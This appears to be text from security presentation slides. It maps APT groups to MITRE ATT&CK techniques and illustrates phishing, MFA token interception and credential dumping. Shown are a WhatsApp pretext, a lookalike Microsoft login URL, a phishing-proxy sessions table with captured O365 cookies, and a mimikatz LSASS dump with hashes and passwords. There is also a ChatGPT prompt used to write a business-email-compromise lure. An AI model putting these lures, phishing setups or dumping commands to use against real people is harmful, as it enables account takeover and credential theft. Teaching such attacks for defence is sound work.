Lapsus$	Credentials	Cloud account	User execution	Cloud roles	Valid accounts	MFA request generation	Pass the hash	Proxy	Data destruction
Wizar Spider	Phishing for info	External Remote services	WMI	Scheduled Task	Valid Accounts	Kerberoasting	RDP	Encrypted Channel	Exfil over C2
APT18 Dynamite Panda	Active scanning	External Remote services	command shell	logon/ autostart	Valid Accounts	Brute force	SMB	DNS	DNS
FIN6	Phishing for info	Spear Phishing	Powershell	Scheduled Task	Exploitation	LSASS	RDP	Encrypted Channel	Alternative protocol
Sandworm Team	Phishing for info	Spear Phishing	WMI	Domain Accounts	Domain Accounts	LSASS	SMB	Proxy	Data Encryption

MITRE ATT&CK adversary TTP's

Reconnaissance	**Initial access**	**Credential access**
Execution	Lateral movement	Privilege escalation
Persistence	Command and control	Exfiltration/ Impact

Help us find the APT group

Recon / Initial access



🔒 Messages and calls are end-to-end encrypted. No one outside of this chat, not even WhatsApp, can read or listen to them. Tap to learn more.

Hi [redacted],

How are you today?
Are you available now?

Regards.
[redacted]
15:06

Hi [redacted]

Yes I am!

Thanks

[redacted]
15:08 ✓✓

Did you received a letter from the board of directors about you?
15:09


CIO business contact via Whatsapp

CIO

T1566

ATT&CK®

Phishing




Phishing (1/3)

- Spearphishing Attachment
- Spearphishing Link
- Spearphishing via Service

#WeAreExclusive

Recon / Initial access


Sign in to your account
https://login.outl00k.info/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect_uri=https%3A%2F%2Fwww.office.com%2Flandingv2&response_type=code%20id_token&scope=openid%20profi...

```
: sessions

+-----+----------+-------------------+-------------------+----------+--------------+-------------------+
| id  | phishlet |     username      |     password      |  tokens  |  remote ip   |       time        |
+-----+----------+-------------------+-------------------+----------+--------------+-------------------+
| 1   | o365     | [redacted]        | [redacted]        | captured | [redacted]   | 2022-09-15 20:54  |
| 2   | o365     | [redacted]        | [redacted]        | captured | [redacted]   | 2022-09-27 18:32  |
| 3   | o365     | [redacted]        | [redacted]        | captured | [redacted]   | 2022-09-27 18:36  |
| 4   | o365     | [redacted]        | [redacted]        | captured | [redacted]   | 2022-09-27 18:44  |
| 5   | o365     | [redacted]        | [redacted]        | captured | [redacted]   | 2022-09-29 21:31  |
| 6   | o365     | [redacted]        | [redacted]        | captured | [redacted]   | 2022-12-22 21:06  |
| 7   | o365     | [redacted]        | [redacted]        | captured | [redacted]   | 2022-12-22 22:17  |
| 8   | o365     | [redacted]        | [redacted]        | captured | [redacted]   | 2022-12-22 22:25  |
| 9   | o365     | [redacted]        | [redacted]        | captured | [redacted]   | 2022-12-22 22:33  |
+-----+----------+-------------------+-------------------+----------+--------------+-------------------+

: sessions 9

 id           : 9
 phishlet     : o365
 username     : [redacted]
 password     : [redacted]
 tokens       : captured
 landing url  : https://login.outl00k.info/fOXsAHtQ
 user-agent   : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
 remote ip    : [redacted]
 create time  : 2022-12-22 22:32
 update time  : 2022-12-22 22:33

[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1703284507,"value":"0.ARsAAZqviH2ZkEmIlSXRAPYrpVtEZUfGMrBJg-Yd
[redacted]
e9tPV9eOtDC4YSwm3jDBQHSN06YPr7LZdQI66GVTUd","name":"ESTSAUTHPERSISTENT","httpOnly":true}]
```

CIO


#WeAreExclusive

Traditional MFA bypass

T1111


ATT&CK®

MFA Authentication Interception



Source: Mantra

Business Email Compromise



Dear Michael,

I am writing this email to request your assistance in **reviewing a specific pdf document** that I have attached.

The document contains updated information **from the executive team** highlighting the **changes to be made to the server configurations** in order to lessen costs to manage and maintain the server. I would appreciate it if you could review this document at your earliest convenience.

To review this document, please **download it from this email** and open it using Adobe Acrobat Reader. Once you have reviewed it, please send me your feedback by replying to this email.


Thank you for your time and assistance.

Best regards


CIO

ChatGPT:
"write an email from the CIO to server administrator Michael to review a specific pdf document attached with instructions"


Initial access




Initial access



Initial access




Initial access



#WeAreExclusive

#WeAreExclusive

Credentials



```
Cop          osoft Corporation. All rights reserved.

PS C:\Wi          em32> cd C:\Users\raj\Desktop
PS C:\Users\raj\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump C:\Users\raj\AppData\Local\Temp\lsass.DMP
Switch to MINIDUMP : 'C:\Users\raj\AppData\Local\Temp\lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\raj\AppData\Local\Temp\lsass.DMP' file for minidump...

Authentication Id : 0 ; 334696 (00000000:00051b68)
Session           : Interactive from 1
User Name         : raj
Domain            : WIN-NFMRD37ITKD
Logon Server      : WIN-NFMRD37ITKD
Logon Time        : 4/2/2020 9:11:54 PM
SID               : S-1-5-21-3008983562-280188460-17735145-1000
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * LM       : b757bf5c0d87772faad3b435b51404ee
         * NTLM     : 7ce21f17c0aee7fb9ceba532d0546ad6
         * SHA1     : 139f69c93c042496a8e958ec5930662c6cccafbf
        tspkg :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        wdigest :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        kerberos :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        ssp :
        credman :
         [00000000]
         * Username : pentest
         * Domain   : 192.168.1.111
         * Password : 123
```

T1003


ATT&CK®

OS Credential Dumping

T1555

ATT&CK®

Credentials from Password Stores



